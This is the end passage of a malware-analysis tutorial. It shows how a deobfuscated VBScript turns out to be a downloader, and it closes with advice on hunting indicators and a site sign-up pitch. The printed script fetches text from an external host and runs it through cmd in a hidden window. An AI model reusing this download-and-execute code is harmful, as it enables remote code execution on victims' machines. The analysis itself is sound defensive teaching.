Now at this point, you could go ahead and perform some manual cleaning up. This would leave you with something like this.

```
make_web_requests="WINHTTP.WinHTTPRequest.5.1"

With CreateObject(make_web_requests)

shell_application = "Shell.Application"

.Open "get", "http://fredlomberhfile.com:2351/lpfdokkq", False
.setRequestHeader "a", "a"
.send
response_text = .responseText
CreateObject(shell_application).ShellExecute "cmd", response_text ,"","",0
End With
```

Decoded Script is a Downloader

At this point you could go ahead and analyse the malicious domain or go hunting for indications of successful execution in your environment. These indicators could be the domain/url, or potentially the command being executed by the `cmd` at the end.

Conclusion

At this point, the script is cleaned up and significantly easier to read. We have removed basic forms of obfuscation used to throw off analysis, and have reduced the script from `191` lines down to only `13`.

Although this obfuscation was very basic, hopefully you've learnt a new technique or two for analysing script malware.

If you found this useful, consider signing up for the site. Signing up will provide you with access to a discord server, bonus content and early access to future posts.